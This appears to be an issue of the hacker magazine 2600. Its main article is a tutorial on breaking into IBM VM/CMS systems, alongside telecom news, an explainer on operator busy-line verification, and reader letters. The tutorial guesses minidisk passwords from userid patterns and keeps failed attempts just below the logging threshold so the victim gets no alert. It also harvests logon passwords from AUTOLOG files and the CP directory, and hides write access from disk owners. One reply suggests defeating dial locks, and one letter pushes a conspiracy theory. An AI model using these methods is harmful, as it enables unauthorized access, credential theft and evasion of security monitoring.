A minidisk is a subdivision of consecutive cylinders on a real DASD volume. The real DASD device is the actual disk the information is stored on. This can be compared to a hard drive for an IBM PC. Before the drive can be used, it must be formatted. Once formatted, it is divided up into directories called minidisks. Minidisks are measured in cylinders, which are the standard memory storage units. There can be many minidisks on a DASD. Associated with each CMS disk, is a file directory, which contains an entry for every CMS file on the disk. A minidisk can be defined for R/W or R/O (read/write or read/only) access. It can also be used for storage of files. Each minidisk has a virtual address which can be from 001-5FF (hexadecimal) in basic control mode, and 001-FFF in ECMODE (Extended Control Mode).

CMS minidisks are commonly accessed by a letter of the alphabet (A-Z). For example, let's assume we are logged onto a VM/CMS system under the userid of JOE. We want to see what minidisks we have access to. We use the QUERY SEARCH command to determine which disks we are ATTACHed to.

```
.Q SEARCH

JOE001    191    A    R/W
JOE002    192    D    R/O
CMS190    190    S    R/O
CMS19E    19E    Y/S  R/O
```

Each minidisk has a volume name, virtual address, filemode, and access mode. The A disk is the default. Most accounts you gain access with will have an A disk with a virtual address of 191. The S disk is the System disk. This contains the files and programs for running the system. The same goes for the Y disk. The D disk is another disk used by JOE.

You can view what each of these directories contains by issuing the LISTFILE command.

```
.LISTF

BUBBA      NOTE       A1
MISC       WHATEVER   A1
PROFILE    EXEC       A0
```

This is a list of files on the A disk. The first column is the filename, the second is the filetype, and the third is the filemode. Filenames can be anything you specify. Filetypes can also be anything you specify, but commonly follow a pattern which tells what type of file it is. Filemodes are comprised of a filemode letter (A-Z) and a filemode number (0-6).

Filenames can contain the following characters: A-Z, 0-9, $, #, +, -, :.

Here is an explanation of common filetypes:

Filetype Description

DATA Data for programs or simply TYPE-able text.

EXEC User written programs or IBM procedures written in REXX.

HELP System HELP files.

HELPCMS System HELP files.

LANGUAGE One of the languages that the system supports, such as ASSEMBLE, COBOL, FORTRAN, JCL, REXX, PL1, SNOBALL, BINARY, etc.

LISTING Program source code listings

LOADLIB Loading Library

MACLIB Macro Library

MODULE System commands

NETLOG Contains a list of all files which have been SENT to other users.

NOTE Similar to E-MAIL on other systems, a note sent from another user.

SOURCE SOURCE code for various programs.

TEXT Text file. Probably used for programs and when TYPEd yields little.

TXTLIB Text Library

WHATEVER A nonstandard filetype which will probably be somewhat descriptive of its contents.

XEDIT A file which was created using the XEDIT utility.

Both filenames and filetypes must not exceed eight characters in length.

Filemodes

Filemode numbers are classified as follows:

Filemode 0: There is little file security on VM/CMS. This may be due to the fact that directory security is very good. A file with a mode

(continued on next page)

(continued from previous page)

of zero makes that file invisible to other users unless they have Read/Write access to that disk. When you LINK to someone's disk in Read/Only mode and get a directory listing, files with a mode of 0 will not be listed.

Filemode 1: This is the default filemode. When reading or writing files, you do not have to specify this filemode number (unless you want to) since it will default to it.

Filemode 2: This is basically the same as a filemode of 1. It is mainly assigned to files which are shared by users who link to a common disk, like the system disk.

Filemode 3: Be careful when you see these! These are automatically erased after they have been read. If a file with a mode of 3 is printed or read it will be erased. Blindly reading files without paying attention to the filemode numbers can shorten your stay on a system. The main reason for this filemode is so the files or programs that are unimportant or have one-time use can be automatically deleted to keep disk space and maintenance to a minimum.

Filemode 4: This is used for files that simulate OS data sets. They are created by OS macros in programs running in CMS. I have not found any files with this filemode, so for the time being, you should not be concerned with it.

Filemode 5: This is basically the same as filemode 1. It is different in that it's used for groups of files or programs. It makes it easier for deleting a number of files that a user wants to keep for a certain period of time. You could just enter: ERASE * * A5. Now all files on the A disk with a filemode of 5 will be deleted.

Filemode 6: Files with this mode are re-written back to disk in the same place which is called "update-in-place". I have no idea why this would be specified, and have not found any files with a filemode of 6.

Filemode 7-9: These are reserved for IBM use.

Accessing Information

Looking back at our Q SEARCH listing, let's see what is on the D disk:

```
.LISTF * * D

NOTMUCH ONHERE D1
```

In this case, the D disk only contains one file called NOTMUCH with a filetype of ONHERE. But do not forget the fact that you only have Read/Only access to the D minidisk! So there may or may not be merely one file on the D disk. Remember all filemodes of 0 (which in this case would be D0) are invisible to anyone who does not possess Read/Write access.

You can access any disk that you are ATTACHed to by replacing the D in the above example with the filemode letter (A-Z) you want to access. As was shown previously, the QUERY SEARCH command will give you a list of minidisks that your userid is attached to upon logging in. These command statements are usually found in your PROFILE EXEC.

So you can access a few minidisks. There may be hundreds on the system. Unlike UNIX and VMS, and most other operating systems for that matter, you cannot issue a command and some wildcard characters to view the contents of every user's directory. In order to access another users' directory (minidisk) you must have the following: 1) The USERID of the person whose disk you wish to access; 2) The virtual address(es) (CUU) that the USERID owns; 3) The Read, Write, or Multi disk access password, depending on which access mode you wish to use.

This would be accomplished by the following:

```
.LINK TO BUBBA 191 AS 555 RR

Enter READ link password:
 **************************
 HHHHHHHHHHHHHHHHHHHHHHHHHH
 SSSSSSSSSSSSSSSSSSSSSSSSS
.RBUBBA

R; T=0.01/0.01 21:58:48
.ACCESS 555 B

R; T=0.01/0.01 21:59:03
.Q SEARCH

JOE001      191     A      R/W
BUB001      555     B      R/O
JOE002      192     D      R/O
CMS190      190     S      R/O
CMS19E      19E     Y/S    R/O
```

VM/CMS—PART TWO

```
.LISTF * * B

MISCFILE      DATA     B1
PROFILE       EXEC     B1

.REL 555

R; T=0.01/0.01 22:02:01
```

Now an explanation of the events which have just occurred.

The LINK command is used to access other users' minidisks. The format is:

.LINK (TO) USERID VADDR1 (AS) VADDR2 (MODE) ((PASS=)PASSWORD)

BUBBA is the USERID whose disk we wish to access. VADDR1 is a virtual address which belongs to the BUBBA userid. If BUBBA was to access our minidisk whose userid is JOE, he could access either our 191 address or our 192 address. The 190 and 19E addresses are usually automatically accessed by nearly all the users of the system since it contains system commands. We are assuming that BUBBA indeed has a minidisk with the virtual address of 191. Some userid's may not have any or they may have addresses which are somewhat obscure, say of 13A or 503. The only way we would be able to access those assuming BUBBA did not give them to us would be to guess them. This would be rather difficult, time-consuming, and dangerous as we will soon see.

VADDR2 is any address which is not currently in our control (i.e., in our Q Search which would be 190, 191, 192, 19E) and is in the range of 001 to 5FF in Basic Control or FFF in Extended Control. In this example, we chose to use 555. We could have easily used 104, 33F, 5FA, etc.

MODE is the access mode which consists of up to 2 letters. The first letter specifies the primary access mode. The second letter is optional and designates the alternate access mode. If the primary mode is not available, the alternate is used.

The access mode we used was RR. Valid access modes are:

R: Primary Read/Only access. This is the default. You can opt to not specify an access mode when linking to a user's disk, and this is the mode which is used. It will only work if no other links are in effect.

RR: This allows read access no matter what links are in effect to that user's disk.

W: Primary Write access. This is only good if no other links are in effect.

WR: If Write is available then the link will be made. If not it will go to Read.

M: Primary Multiple access.

MR: Resorts to Read if Multi is unavailable.

MW: This guarantees write access no matter what.

If another user has write access to one of your disks when you log on, your access will be forced to Read/Only. For this reason, you should have read access to other disks instead of write. If you wish to see what files have a filemode of zero, then link with write access, view, or access those files, then RELEASE the disk and re-access it via read to avoid suspicion by that user of unauthorized individuals gaining write access to his files.

If a user has write access to a disk, you cannot gain write access unless you use a mode of MW. It is not recommended to have write access to another's disk if they themselves have write access. CMS cannot guarantee the integrity of the data on a disk which has more than one person linked to it with write access. Now if you see that the user is in a disconnected (DSC) state through the Q NAMES command, then it shouldn't be a problem if you also have write access since the person is not active. If that person reconnects, however, then it is advisable to RELEASE that disk as soon as possible to avoid any chance of data being destroyed.

PASS=PASSWORD. Like the logon password, it can be a 1-8 character string that *must* match the access mode password for the VADDR1 of the userid which you are attempting to gain access to. Up to three access mode passwords can exist for each minidisk—R, W, and M.

If the installation uses the Password Suppression Facility, an INVALID FORMAT message will be issued when you attempt to enter the password for a disk on the same line that the LINK command was entered on. Obviously this is to prevent people from "spoofing" the password off the screen or from printouts found in the trash. If this occurs, just hit

(continued on page 14)

the telecom informer

If you've suddenly forgotten how to use custom calling features, the folks at Southwestern Bell have a handy service for you. It's a special interactive number that gives you information on how to use certain features ("press 1 for call waiting info, 2 for call forwarding, etc."). The number is 713-621-2949. Keep in mind, though, that instructions for using custom calling features vary from company to company....We probably all heard something about the "Max Headroom" incident in Chicago—a video pirate somehow overpowered the signals of two local stations on different nights, dressed in Max Headroom gear and making obscene gestures. We've heard all kinds of theories as to how it was done. Most of these seem to agree that it's ridiculously easy to overpower a local station on their microwave links—the real trick is finding their path. Unlike the Captain Midnight spectacle, not many people believe this bandit will ever be caught because apparently there is no real way of tracing such an action, other than having eyewitnesses. We hope to be able to get more specific information. It looks like some fun lies ahead....AT&T and Indiana Bell have linked forces to combat long distance fraud. Their new service, called the Revenue Protection System (doesn't that sound like a mobster term?) allows interexchange carriers to share information on network misuse and credit histories. Carriers will be able to obtain data on calls to and from particular numbers to trace fraud more easily. Participating long distance companies must feed their credit information into the database every month. Depending on their own networks, these companies could then access the system by using analog lines, digital, or private line links, such as the Ameritech Packet Switched Network. The folks at the national Communications Fraud Control Association of Fairfax, Virginia have endorsed this new service....Police hope a teenage computer "whizkid" arrested for theft and intercepting computer data in Burlington, Canada will help them bust a hacker network that spans the entire province of Ontario. The investigation started in October when Westinghouse Canada complained to Hamilton police that an outsider had broken into their Private Branch Exchange (PBX) and billed more than $1,000 in long-distance computer calls to the company. A Westinghouse spokesman said the youth was "unselfish", passing the entry code among computer hackers around the world. "He was using our computer system to use other computers and bulletin boards," he said. The final telephone tab could reach $10,000 but Westinghouse hasn't decided if it will seek restitution in the courts. Police said the youth was using a basic computer, a Commodore 64, to break through sophisticated security systems. The teen's records showed five other computer systems—three belonging to multi-national corporations in Southern Ontario—were entered but criminal charges weren't laid because the companies weren't aware of the intrusions....ITT has announced that its long distance unit, U.S. Transmission Systems Inc. (USTS), will drop the surcharge for "950" calls placed by customers with ITT calling cards. Virtually all long distance carriers charge subscribers a fee to access "950" services. Previously, ITT card customers paid a 50-cent surcharge for each call placed over the ITT network....BellSouth will be the first Regional Bell Operating Company to try out what promises to be a significant new service known as the Intelligent Network. This network will be able to handle a variety of tasks by interacting with a group of Bellcore-developed specialized databases. According to *CO*

Magazine, the Intelligent Network will improve Bell Operating Company (BOC) equipment efficiencies in the handing off of 800 customers to interexchange carriers, enhance interexchange competition, and enable customers to easily change their interexchange carriers without changing their 800 numbers. What this means is that customers won't have to change their 800 numbers if they decide to switch long distance companies. Call handling will not be limited to switches. Calls will be handled by the remotely located database and distributed throughout the network....British Telecom is marketing as part of its "advanced business systems" a product known as QWERTYphone. It's a desk-top terminal with alphanumeric, function and telephone number keys plus four-line LCD. It's being demonstrated as a low-cost computer and speech terminal. They also are promoting LEKTOR, a high-security data encryption unit that protects data against eavesdroppers, provides user authentication, and offers a simplified key management system. And of course, there's Skyphone, enabling travelers to keep in touch while they're in the sky with the rest of us down here on the ground. All paid for by credit card, of course. Popular features on new British Telecom phones: ten number memory, secrecy button, last-number redial and dual signaling, plus one-button access to network and PBX facilities....Israel is creating a computerized database with a wide range of personal information about Arab residents of the West Bank and Gaza Strip. According to a report by the West Bank Data Base Project, a widely respected Israeli research institute monitoring developments in the occupied territories, the new Israeli Ministry of Defense database amounts to a "computerized carrot-and-stick operation" and a potential "big brother" for the West Bank and Gaza Strip. The computer, which began operating over the summer, is being programmed with information on property, real estate, family ties, political attitudes, involvement in illegal activities, licensing, consumption patterns, and occupations of Arab residents of the West Bank and Gaza. It is particularly dangerous, the report says, because the normal Israeli laws and checks and balances governing the use of databases do not apply to the occupied territories. By pressing a key on a computer terminal, any Israeli official working in the occupied territories will be able to gain access to lists of names of those Arabs who are "positive" and those who are "hostile". This information could be used to decide the fate of their applications for anything from car licenses to travel documents.

OSUNY

2600 BBS #1

Available 24 hours a day with a wide range of information on computers, telephones, and hacking.

CALL TODAY!

914-725-4060

THE CENTRAL OFFICE

A full range of telephone, radio, computer, and satellite info plus a whole lot more!

2600 BBS #2

914-234-3260

all about BLV

Verification and emergency interrupts are two operator functions that have always fascinated the phone phreak world. Here then is an explanation of just how it all really works. (Note: this article is written solely on the AT&T TSPS process of verification.)

Let's say Smith needs to get ahold of his friend, Jones. Jones' telephone line is busy, and Smith must talk to Jones immediately. He calls the operator, by dialing 00 for an AT&T TSPS Operator (or in some areas, 0 still gets TSPS). The operator answers, and asks if she can help him. Smith replies that he needs to interrupt a call in progress so he can get through. He tells the operator Jones' number. After a few seconds, he is connected to Jones and they talk.

The name for this process is Busy Line Verification, or BLV. BLV is the telco term for this process, but it has been called "Verification", "Autoverify", "Emergency Interrupt", "Break into a line", "REMOB", and others. BLV is the result of a TSPS that uses a Stored Program Control System (SPCS) called the Generic 9 program. Before the rise of TSPS in 1969, cordboard operators did the verification process. The introduction of BLV via TSPS brought about more operator security features. The Generic 9 SPCS and hardware was first installed in Tucson, Daytona, and Columbus, Ohio in 1979. By now virtually every TSPS has the Generic 9 program.

A TSPS operator does the actual verification. If Jones was in the 314 Area code and Smith was in the 815 Area code, Smith would dial 00 to reach a TSPS that served him. Now, Smith, the customer, would tell the operator he needed an emergency interrupt on a given number, 314+555+1212. The 815 TSPS operator who answered Smith's call cannot do the interrupt outside of her own area code, (her service area), so she would call an Inward Operator for Jones' area code, 314, with KP+314+TTC+121+ST, where TTC is an optional Terminating Toll Center code that is necessary in some areas. Now a TSPS operator in the 314 area code would receive the 815 TSPS operator's call, but a lamp on the 314 operator's console would tell her she was being reached with an Inward routing. The 815 operator then would say something along the lines of she needed an interrupt on 314+555+1212, and her customer's name was J. Smith. The 314 Inward (which is really a TSPS) would then dial Jones' number, in a normal Direct Distance Dialing (DDD) fashion. (DDD by an operator is really called ODDD, for Operator Direct Distance Dialing.) If the line was not busy, then the 314 Inward would report this to the 815 TSPS, who would then report to the customer (Smith) that 314+555+1212 was not busy and he could call as normal. However, if the given number (in this case, 314+555+1212) was busy, then the process of an Emergency Interrupt would begin.

The 314 Inward would seize a verification trunk (or BLV trunk) to the toll office that served the local loop of the requested number (555+1212). A feature of the TSPS checks the line asked to be verified against a list of lines that should not be verified, such as radio station call-in lines, police station lines, etc. If the line number a customer gives is on this software list, then the verification cannot be done, and the operator notifies the customer. The 314 Inward would then press her VFY (VeriFY) key on her TSPS console, and the equipment would outpulse (onto the BLV trunk) KP+0XX+NXX+XXXX+ST. The KP signal prepares the trunk to accept MF tones, the 0XX is a "screening code" to protect against trunk mismatching, the NXX is the exchange or prefix of the requested number (555), the XXXX is the last four digits of the requested number (1212), and the ST is the STart signal which tells the verification trunk that no more MF digits follow. The screening code is there to keep a normal Toll Network (used in regular calls) trunk from accidentally connecting to a verification trunk. If this screening code wasn't present, and a trunk mismatch did occur, someone calling a friend in the same area code might just happen to be connected to his friend's line, and find himself in the middle of a conversation. But the verification trunk is waiting for an 0XX sequence, and a normal call on a Toll Network trunk does not outpulse an 0XX first. (Example: You live at 914+555+1000 and wish to call 914+666+0000. The routing for your call would be KP+666+0000+ST. The BLV trunk cannot accept a 666 in place of the proper 0XX routing,

busy line verification

and thus would give the caller a re-order tone.) Also, note that the outpulsing sequence onto a BLV trunk cannot contain an area code. This is the reason why if a customer requests an interrupt outside of his own NPA, the TSPS operator must call an Inward for the area code that can outpulse onto the proper trunk. If a TSPS in 815 tried to do an interrupt on a trunk in 314, it would not work. This proves that there is a BLV network for each NPA, and if you somehow gained access to a BLV trunk, you could only use it for interrupts within the NPA that the trunk was located in.

BLV trunks "hunt" to find the correct trunks to the right Class 5 end office that serves the given local loop. The same outpulsing sequence is passed along BLV trunks until the trunk serving the toll office that serves the given end office is found.

There is usually one BLV trunk per 10,000 lines (exchange). So, if a toll office served ten central offices, that toll office would have ten BLV trunks running from a TSPS site to that toll office.

Scrambling the Audio

The operator (in using the VFY key) can hear what is going on on the line (modem, voice, or a dial tone, indicating a phone off-hook), but in a scrambled state. A speech scrambler circuit within the operator console generates a scramble on the line while the operator is doing a VFY. The scramble is there to keep operators from listening in on people, but it is not enough to keep an operator from being able to tell if a conversation, modem signal, or a dial tone is present upon the line. If the operator hears a dial tone, she can only report back to the customer that either the phone is off-hook, or there is a problem with the line, and she can't do anything about it. This speech scrambling feature is located in the TSPS console, and *not* on verification trunks. In the case of Jones and Smith, the 314 Inward would tell the 815 TSPS, and the 815 TSPS would tell the customer. If there is a conversation on line, the operator presses a key marked EMER INT (EMERgency INTerrupt) on her console. This causes the operator to be added into a three way port on the busy line. The EMER INT key also deactivates the speech scrambling circuit and activates an alerting tone that can be heard by the called customer every 10 seconds. This tone tells the customer that an operator is on the line. Some areas don't have the alerting tone, however. Now, the operator would say "Is this NXX-XXXX?" where NXX-XXXX would be the prefix and suffix of the number that the original customer requesting the interrupt gave the original TSPS. The customer would confirm the operator had the correct line. Then the operator would say, "You have a call waiting from (customer name). Will you accept?" This gives the customer the chance to say "yes" and let the calling party be connected to him, while the previous party would be disconnected. If the called customer says "no", then the operator tells the person who requested the interrupt that the called customer would not accept. The operator can just inform the busy party that someone needed to contact him or her, and have him/her hang up, and then notify the requesting customer that the line is free. Or, the operator can connect the calling party and the interrupted party without loss of connection.

If a customer requested an interrupt upon a line within his home NPA (HNPA), then the original answering TSPS operator would do the entire verification process as described above.

The charges for this service (in my area at least) run $1.00 for asking the operator to interrupt a phone call so you can get through. There is an 80 cent charge if you ask the operator to verify whether the phone you're trying to reach is busy because of a service problem or because of a conversation. If the line has no conversation on it, there will be no charge for the verification.

The Aftermath

When the customer who initiated the emergency interrupt gets his telephone bill, the charges for the interrupt call will look similar to this:

12-1 530P INTERRUPT CL
314 555 1212 OD 1 1.00

The 12-1 is December First of the current year, 530P is the time the call was made to the operator requesting an interrupt, INTERRUPT CL is what took place, that is, an interrupt call, 314 555 1212 is the number requested, OD stands for Operator assisted, Daytime call, the 1 is the

(continued on page 17)

Switch-Hook Dialing

Dear *2600*:

After recently reading some old textfiles on switch-hook dialing, I've been trying to practice my speed. Switch-hook dialing comes in handy when you just happen to be at a phone that has a dial lock or some other device restricting dialing. I can now switch-hook dial on almost any phone but when I try to do it on a payphone, it hardly ever works properly. Why is this?

JS
Dallas, TX

The switch-hook in a Western Electric/AT&T payphone has a mercury switch in it. The way this works is when the hook-switch is at an angle a small ball of mercury rolls down onto two contacts. If you were to rapidly depress the switch-hook on a payphone, it would take time for the ball of mercury to roll back and forth thus disturbing the timing of your dialing. The time it takes for the mercury to make or break contact can be long enough to appear that you are dialing a new digit. Why do pay phones have these mercury switches in the first place? We assume it's because they tend to be more durable. By the way, the best way to defeat a dial lock is to simply carry a touch-tone pad (also known as a "white box").

Pen Registers

Dear *2600*:

I was wondering if it would be possible for you to have a listing of all the 2600 support BBS's around the country? I for one would be extremely interested, and I'm sure there are many others out there like me.

Also, my school has a "regulation" pen register on all their lines. I am currently trying to gain any information from it that I can. But for now, I need to know if there is any way of determining if you *have* a pen register on your line. Strange things have been happening on my line, and I was wondering if there is any sure way of telling if your line is being monitored or tapped by good old Ma Bell. Any help or suggestions would be appreciated.

Norman Bates

First off, we have two bulletin boards online at 914-725-4060 and 914-234-3260 and quite a few others that have expressed interest in becoming 2600 bulletin boards. We will announce their numbers when the time comes.

Some people claim they can tell when there's a pen register on their line by hearing strange clicks or tones. In some cases this may very well be true but certainly not in all. For example, someone could plug in a Radio Shack pen register anywhere on your line and it would not make any strange noises over the phone. The phone company itself is one of the easier culprits to track down. If they have a pen register on your line, you can often find out by befriending someone in the switchroom. It's a simple matter of asking any acquaintances you have there whether or not there is something strange attached to your line. When the phone company does it legally, they're often required to tell you at some point. The harder culprits are those that are doing it outside the law where the possibilities are almost endless. As microwave and satellite hacking becomes more commonplace, it's likely that passive eavesdropping will increase. Since no direct contact with a particular line is necessary, this method is completely untraceable. And naturally, you won't hear any telltale clicks on your line.

Evil Happenings

Dear *2600*:

There really is a big "brother". They are the C.F.R. and the Trilateral

LETTERS

Commission. Their goal: a one world government and a one world money system. Computers will play a key role. This is why the crackdown on hacking and billboards is on.

Paia Jones


THE SPOTLIGHT: OVERVIEW

AN IN-DEPTH LOOK AT: SHADOWY ELITISTS WHO CONTROL WORLD AFFAIRS

Shadowy Elitist Group In Control of Your Fate

Thanks for this interesting bit of news.

Canadian Questions

Dear *2600*:

I think you have a great mag. Is there a store that I can go to every month to buy your mag in Canada? Do you know a Canadian address where I can get hacking software for the Commodore 64 or an IBM clone? I would like both, most likely communication and deprotection utilities.

PG
Toronto

We don't have any distributor in Canada so you won't find us in any stores. As far as software, since we really don't handle that kind of thing we suggest putting a free ad in the 2600 Marketplace or asking around on bulletin boards.

Speaking of stores, here are the ones you can find us in in New York City: Apostrophes Books, 660 Amsterdam Avenue; Coliseum Books, 1771 Broadway; Soho Zat, 307 West Broadway; Hudson News—Kiosk, 753 Broadway; Spring Street Books, 169 Spring Street; Papyrus Books, 2915 Broadway; St. Mark's Bookshop, 13 St. Mark Street; Shakespeare Books, 2259 Broadway; B. Dalton's Booksellers, 396 6th Avenue; and College Stationery, 2951 Broadway.

The Truth Revealed

Dear *2600*:

What's the difference between Box 99 and Box 752?

Cheshire Catalyst

Besides being on separate ends of the post office with 652 other boxes between them, there is a very fundamental difference: Box 752 is for subscription information and Box 99 is for editorial submissions and letters. You played it safe by sending your letter to both boxes. This is a reply to the letter sent to the proper box, namely Box 99. The other letter was sent to the wrong box and, as a result, was ripped to shreds and burned.

Ingenious Solution

Dear *2600*:

I may have found the solution to the problem of not being able to store issues of 2600 since you went to the "booklet" format. If you take a plastic diskette holder such as the ones pre-punched to fit into the small 3-ring notebooks, you will see that 2600 is just a little too big to fit inside the pocket designed for the diskette. However, take a blow dryer and heat the plastic insert. When it is fairly warm, grab each side and stretch the insert! Now, 2600 will fit neatly inside the pocket and can be put in the 3-ring notebook. A whole year will fit nicely in 6 plastic inserts and now the notebook can be placed in your bookshelf along with your other classic books! These

(continued on page 16)

HACKING IBM'S

(continued from page 7)

return after entering the access mode, and wait for the enter password response.

Every disk password along with every user's password and other information is contained in the CP Directory. If the password is "ALL" then a password is not required for any user so you will not be asked for one. You will then receive a ready message indicating that the transaction has just been completed.

If you receive the message: "BUBBA 191 NOT LINKED; NO READ PASSWORD", then within the CP Directory, there is no read password at all. This means that the only way you can gain access to BUBBA's directory would be by getting his logon password. One note—I believe that a user's logon password cannot be any of his access mode passwords. The reasons for this are obvious. If BUBBA wants JOE to access a disk, then he can give JOE the corresponding disk password. If this was identical to his logon password then JOE could logon as BUBBA and access all of BUBBA's disks with no problem, and at the same time possess all of the privs that BUBBA has. Within the CP directory, if there is no password entry for read access then there are no entries for write or multi. If there is no entry for write then there may or may not be an entry for read, but definitely not one for multi. And finally, if there is no entry for multi then there may or may not be entries for read and write.

The methods for obtaining disk access passwords are the same as anything else. Common sense and "Password Psychology" come into account along with the element of luck.

Assume the userid is VMTEST and you are hacking the READ password. Passwords may be: RVMTEST, RVM, RTEST, RTESTVM. Others may be READ, READVM, VMREAD, READTEST, TESTREAD, and even VMTEST. Of course it could be something like: J2*Z5. Many times the same password will be used for R, W, and M access instead of three separate passwords.

CP keeps track of unsuccessful LINK attempts due to invalid passwords. When you exceed the maximum number of incorrect password attempts, which usually defaults to 10, the link command will be disabled for the remainder of your stay on the system. All you have to do is re-logon and you will have full use of LINK again.

If the LOGON/AUTOLOG/LINK journaling facility is activated, unsuccessful link attempts due to the above are recorded. When the threshold is reached the userid whose password you are trying to hack is sent a message. Therefore, keep track of the number of attempts you make and keep just short of the system threshold.

After successfully linking to a user's disk, you must issue the ACCESS command in order to get a directory listing or access any files on that disk. This is accomplished by:

.ACCESS VADDR2 B

VADDR2 is the address after "AS" in your link command line, and "B" is the filemode letter which you wish to access the disk as. This can be anything but the letters which you have already assigned up to a total of 26 (A-Z).

After accessing the disk to your heart's content, you can then RELEASE it. When you logoff, the disk is automatically released. Releasing the disk is not necessary unless you already are attached to 26 minidisks, and you want to access more. You would then release whatever disks you wish and link to access others. After releasing a disk, to re-access it you do not have to issue another link command but merely the ACCess command and what filemode you wish it to be.

The QUERY DASD command will list the minidisks that most everyone on the system has access to. All of these may or may not be automatically accessed upon logon. For this reason, you should issue it. Then all you have to do is ACCess the virtual address and define the filemode.

.Q DASD

```
DASD  190  3380  SYSRES  R/O   32 CYL
DASD  191  3380  SYSRES  R/W    1 CYL
DASD  192  3380  SYSRES  R/O    2 CYL
DASD  193  3380  SYSRES  R/O   19 CYL
DASD  194  3380  SYSRES  R/O   21 CYL
DASD  19E  3380  SYSRES  R/O   27 CYL
```

VM/CMS—PART TWO

In our Q SEARCH list, we have access to 190 as the system disk, 191 as our A disk, 192 as our D disk, 19E as the system's Y disk. Both 193 and 194 are accessible but have not been accessed by us. Thus:

```
.ACC 193 B
B (193) R/O
.
```

Now the 193 disk is our B disk and accessible by us. We can perform the same procedure for the 194 disk.

DIRMAINT

The Directory Maintenance utility can be found on some systems. If it is running, DIRMAINT should be a valid userid. The DIRMAINT userid is automatically initialized when the system is started up. It remains in "disconnected" mode awaiting transactions which contain directory maintenance commands.

If you come across a system with DIRMAINT, it will provide you with all the information you need to know about it. A few commands are important, at least to the hacker:

MDPW: This displays access passwords for one or all of that userid's minidisks.

```
.DIRM MDPW
DVHDIR005R ENTER CURRENT CP PASSWORD TO
VALIDATE COMMAND OR A NULL TO EXIT:
R; T=0.12/0.15 19:33:34
DVHMDF3011 MINIDISK 191:          RBUBBA
                        WBUBBA    MBUBBA
DVHMDF3011 MINIDISK 192:          RBUBPW
                        BONEHEAD  MULTIBUB
```

The reason you must enter the user's logon password is obvious. If someone walks up to a user's terminal and wants to know what the guy's disk passwords are all he would have to do is enter this command and he would get them, except for the fact that it does ask for the user's logon password, thus protecting the disk passwords.

Help: Get more info on DIRM commands.

PW: This changes a user's logon password.

PW?: Find out how long it was since the user changed his logon password.

MDISK: Change access mode, change, add, or delete passwords.

LINK: Cause an automatic link, at logon, to another user's minidisk.

FOR: Enter a DIRMaint command for another user if authorized.

Things You Want

Things you want are: more valid userid's to try passwords on, actual logon passwords, and disk access passwords. Obtaining userid's can be accomplished by using the Q NAMES command every time you logon. Obtaining logon passwords isn't as simple. There are a couple of places that you will want to explore.

The AUTOLOG1 or AUTOOP virtual machines (userid's) usually auto-logon other userid's. Now, in order to do this they must have those users' passwords. These are contained within various EXECs within their user directory. If you can obtain a valid disk access password for whichever one of these is running on your particular system, you can get more passwords and possibly some disk access passwords for about 10 other userid's. This should allow you to get more disk access passwords and hopefully more logon passwords. Nevertheless, having obtained a few more passwords, and not using them until the original one you hacked dies, will greatly extend your stay on the system.

EXEC files from any user may contain more disk access passwords for other users and those users' directories may contain EXECs which have more passwords, and so on. Of course many other types of files may contain this type of information.

The CP directory—this is similar to a big bullseye on a target. This directory, as previously explained, contains users' passwords, various system information, and minidisk passwords. The directory usually goes under the filename/filetype of USER DIRECT. It can be anywhere on the system, and can have a different name, which in my view would add to system security. It is usually found in either or both of two users' directories which I leave to you to find (sorry). This is a very big weakness in CMS due to the fact that if you can find what userid the directory is in, and its disk access password, you've got the system by the balls. The file may

(continued on next page)

HACKING VM/CMS

(continued from previous page)

also have a filetype of INDEX which is a compilation or sorting of pertinent information used for speeding up various procedures the system carries out constantly. A typical entry in the USER DIRECT file would look like:

```
USER BUBBA BUBAPASS 1M 3M BG

VMU01000
 ACCOUNT 101 SYSPROG

VMU01010
 IPL CMS

VMU01020
 CONSOLE 00D 3215

VMU01030
 SPOOL 00C 2540 READER *

VMU01040
 SPOOL 00D 2540 PUNCH *

VMU01050
 SPOOL 00E 1403 A

VMU01060
 LINK MAINT 190 190 RR

VMU01070
 LINK MAINT 19D 19D RR

VMU01080
 LINK MAINT 19E 19E RR

VMU01090
 MDISK 191 3350 152 003 VMPK01 MR RBUBBA
                              WBUBBA MBUBBA
 MDISK 192 3350 152 003 VMPK01 MR RBUBPW
                              BONEHEAD MULTIBUB

VMU01100
*
```

The first line gives the userid of BUBBA, password BUBAPASS, 1 and 3 Megs of virtual memory, and Privilege Classes B and G. The next line gives the account number and department or owner of the account. The next few lines define miscellaneous system information. Next, three lines of what disks should be automatically linked to upon logon. And finally the minidisk (MDISK) virtual addresses and corresponding passwords.

Conclusion

As usual, there is always more I could add to an article like this one. I did not want to keep writing part after part so I wrote a "complete" article on Hacking VM/CMS. I apologize for the length but I wanted to mention everything you needed to become familiar with the operating system and its security/insecurity. I intentionally "forgot" to mention various bits of information which would put sensitive and destructive information in the hands of anyone who reads this article. The information within this article can and will be different from system to system so don't take anything too literally. This article is comprised of 80% information from actual system use, 10% CMS help files, and 10% from various CMS documentation. I may write a followup article of shorter length as more people become familiar with CMS.

DECEMBER'S LETTERS

(continued from page 13)

inserts can be purchased at many office supply stores, discount centers, and department stores. I am enclosing a sample insert for you to try out. Heat, stretch, and store! How is that for "alternative technology"?

Sgt. Pepper of Texas

We're glad to see some of our readers working imaginatively to solve this problem of storage. Perhaps the folks at Readers Digest would be interested as well.

How Do Inmates Do It?

Dear *2600*:

Got a couple of newspaper clippings for you. What I'd like to know is how the county jail inmates got ahold of all those long distance codes. I just can't picture an Apple II with autodial modem attacking a dial-up node from a jail cell.

The Hooded Claw

They didn't need one. All they need is human contact with the outside world.

(continued on page 22)

BLV facts

(continued from page 11)

length of the call (in minutes), and the 1.00 is the charge for the interrupt. The format may be different, depending upon your area and telephone company.

Verification seems to be on a closed network, only accessible by the TSPS. However, there have been claims of people doing BLV's with blue boxes. I don't know how to accomplish BLV without the assistance of an operator, nor do I know if it can be done. But hopefully this article has helped people understand how an operator does Busy Line Verification and Emergency Interrupts.

social interaction with phones

by Dave Taylor

An interesting thing has been happening to our telephones throughout the world—they've been transitioning from being a person-to-person communications device to being a full-blown information provider.

Consider, without leaving my chair I can not only call up people I know (the easy part) but I can also track down people by dealing with information (obtaining their addresses as well as their phone numbers), get stock quotes, my horoscope, the racing results, summaries of the latest installments of various popular television series but, much more interestingly, can actually meet *new* people too.

The phone has been extended to be the ultimate in safe social interaction systems—with the rallying cry of "profit" the phone company and the FCC has been licensing not just 976 numbers, but also is now offering 900 service with a vengeance.

